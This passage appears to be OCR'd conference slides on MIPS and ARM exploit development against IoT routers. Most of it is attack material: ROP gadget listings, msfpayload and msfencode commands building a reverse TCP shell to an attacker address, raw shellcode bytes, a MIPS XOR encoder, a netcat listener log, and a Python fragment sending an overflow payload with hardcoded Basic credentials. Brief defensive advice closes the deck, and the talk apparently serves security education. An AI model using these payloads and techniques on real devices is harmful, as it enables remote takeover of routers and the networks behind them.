LOAD:00047EB8    addiu   $s0, $sp, 0xA8+var_90
LOAD:00047EBC    move    $s2, $a0
LOAD:00047EC0    move    $a1, $zero
LOAD:00047EC4    li      $a0, 3
LOAD:00047EC8    move    $t9, $s1
LOAD:00047ECC    jalr    $t9 ; sigprocmask
```

- jump to stack to execute shellcode

```
LOAD:0001F8C0    move    $t9, $s0
LOAD:0001F8C4    jalr    $t9 ; fcntl
```

ROP Gadgets

Commonly Craig Heffner IDA Script works best for looking for ROP Gadgets:

https://github.com/devttys0/ida/tree/master/plugins/mipsrop

```
MIPS ROP Finder activated, found 1448 controllable jumps between 0x00000000 and 0x00057C14
Python>mipsrop.tails()
```

Address	Action	Control Jump
0x0001A95C	move $t9,$s1	jr $s1
0x000317F8	move $t9,$s0	jr $s0
0x00031FBC	move $t9,$a1	jr $a1
0x00032A1C	move $t9,$a1	jr $a1
0x0003372C	move $t9,$a1	jr $a1
0x000358A8	move $t9,$s0	jr $s0
0x000380F0	move $t9,$s2	jr $s2
0x00038370	move $t9,$s2	jr $s2
0x00038430	move $t9,$s2	jr $s2
0x00038648	move $t9,$s2	jr $s2
0x0003A078	move $t9,$s0	jr $s0
0x0003A0E0	move $t9,$s0	jr $s0
0x0003A88C	move $t9,$a1	jr $a1
0x0003A8A8	move $t9,$a1	jr $a1
0x0003B11C	move $t9,$a1	jr $a1
0x0003B138	move $t9,$a1	jr $a1
0x0003BC0C	move $t9,$a1	jr $a1
0x0003BC28	move $t9,$a1	jr $a1
0x0003CDD8	move $t9,$s0	jr $s0
0x00042A9C	move $t9,$s0	jr $s0

```
Found 20 matching gadgets
```

Excited to POP Shell!

Generate Shellcode

Generate Shellcode:

msfpayload linux/mipsbe/shell_reverse_tcp lport=31337 lhost=192.168.1.177 R

Bad Characters Problem! :

0x20 0x00 0x3a 0x0a 0x3f

Encode Shellcode:

msfencode -e mipsbe/longxor -b '0x20 0x00 0x3a 0x0a 0x3f' -t c

No Shell??

No Shell!?

Traced through GDB Debugger

1. ROP Gadgets worked fine
2. Shellcode decodes correctly

Bad Characters

```
"\x24\x0f\xff\xfa\x01\xe0\x78\x27\x21\xe4\xff\xfd\x21\xe5\xff
"\xfd\x28\x06\xff\xff\x24\x02\x10\x57\x01\x01\x01\x0c\xaf\xa2
"\xff\xff\x8f\xa4\xff\xff\x34\x0f\xff\xfd\x01\xe0\x78\x27\xaf
"\xaf\xff\xe0\x3c\x0e\x7a\x69\x35\xce\x7a\x69\xaf\xae\xff\xe4
"\x3c\x0e\xc0\xa8\x35\xce\x01\xb1\xaf\xae\xff\xe6\x27\xa5\xff
"\xe2\x24\x0c\xff\xef\x01\x80\x30\x27\x24\x02\x10\x4a\x01\x01
"\x01\x0c\x24\x11\xff\xfd\x02\x20\x88\x27\x8f\xa4\xff\xff\x02
"\x20\x28\x21\x24\x02\x0f\xdf\x01\x01\x01\x0c\x24\x10\xff\xff
"\x22\x31\xff\xff\x16\x30\xff\xfa\x28\x06\xff\xff\x3c\x0f\x2f
"\x2f\x35\xef\x62\x69\xaf\xaf\xff\xec\x3c\x0e\x6e\x2f\x35\xce
"\x73\x68\xaf\xae\xff\xf0\xaf\xa0\xff\xf4\x27\xa4\xff\xec\xaf
"\xa4\xff\xf8\xaf\xa0\xff\xfc\x27\xa5\xff\xf8\x24\x02\x0f\xab
"\x01\x01\x01\x0c";
```

MIPS Encoder

Simplified version of encoder

```
li $s1, 9999
la $s2, 0($sp)
lw $t2, 4($s2)
xor $v1, $t2, $s1
sw  $v1, 4($s2)
```

Shell Died Instantly?!

```
root@kali:~/Downl
listening on [any
192.168.1.1: inve
connect to [192.1
ls
```

```
nnection timed out
```

Problem

Router constantly monitors all critical services

Kills and re-spawns services if not functioning

Solution:
Fork the shellcode

MIPS Exploit Writing

Clear Cache

→ Sleep()

ASLR

→ Use ROP Gadget to jump to Stack

Bad Characters

→ Wrote your own encoder


Auto-Respawn Process Monitoring

→ Fork the Shellcode Process

Exploit

```
s.connect((host, 80))
s.send("GET /.html")
s.send(buf)
s.send(s0)
s.send(s1)
s.send(s2)
s.send(s3)
s.send(s4)
s.send(s5)
s.send(s6)
s.send(s7)
s.send(ra)
s.send(shellcode)
s.send(".cgi HTTP/1.1%s" % '\n')
s.send("Host: 192.168.1.1%s" % '\n')
s.send("User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:35.0) Gecko
/20100101 Firefox/35.0%s" % '\n')
s.send("Accept: */*%s" % '\n')
s.send("Accept-Language: en-US,en;q=0.5%s" % '\n')
s.send("Accept-Encoding: gzip, deflate%s" % '\n')
s.send("Referer: http://132.147.82.80/%s" % '\n')
s.send("Authorization: Basic YWRtaW46ODc0MjY4NmY=%s" % '\n')
```

0-Day Demo


Applications Places
Fri Aug 7, 1:07 AM
root
New Tab – Iceweasel
Kali(corelan32bit)
New Tab
Search or enter address
Google
Most Visited
Offensive Security
Kali Linux
Kali Docs
Exploit-DB
Aircrack-ng
Google
Search
ZNID24xxA-Router
Full automatic call tracing in GDB | TuxDiary
http://192.168.1.14:10000/
ZNID24xxA-Router
http://192.168.1.1/
http://127.0.0.1:5000/
Increa Micro_httpd Homepage
ARM Shellcode - Google Search
Aztech
FG7008GR(AC): The Broadband Link is Currently Not Available
2.1. Running Debian MIPS on QEMU
mips exp dev.pages - 36806.pdf
KALI LINUX
file:///usr/share/kali-defaults/web/homepage.html
192.168.1.1
New Tab - Iceweasel

Cache Incoherency


- **Self-modifying code** (Encoder/Decoder) would commonly cause Cache Incoherency
- Instructions stored in **Instruction Cache** will execute **instead of Data Cache**
- Modified Shellcode is stored in Data Cache and will not execute

Reference:
http://community.arm.com/groups/processors/blog/2010/02/17/caches-and-self-modifying-code

Cache Incoherency (ARM)

- Encode and **decode** only the **data** portion of the shellcode.
  Data is not considered as Instructions!

Decoding Data



ARMCoder (Alpha Stage)

- Mthumb encoder (Encodes all or part of your ARM Shellcodes)
- Provides you with an encoder
- Objdump your shellcode binary to specific formats like C: "\x41\x42\x43\x44"

Upcoming features

- Detects for bad characters
- 32bit encoder
- Generates Shellcode
- Accept other forms of shellcode input. (Currently only supports reading from binary)
- Added support for MIPS Architecture

Download Link: https://github.com/l0Op3r/ARMCoder

So what do we do?

Lots to protect!

IoT Devices are devices with lots of services

- Web
- Network
- Wireless
- Host Hardening
- Secure C++ Coding and Compilation Options

Awesome References!

- Craig Heffner http://www.devttys0.com/
- Johnathan Salwan http://shell-storm.org/

Contact Me

Email: lyon.yang.s@gmail.com

Twitter/Github: @l0Op3r

Special Thanks

Bernhard Mueller

Paul Craig

Stefan Streichsbier

Roberto Suggi Liverani

Han Lee

Ryan Baxendale

Nicolas Collery

Thank you!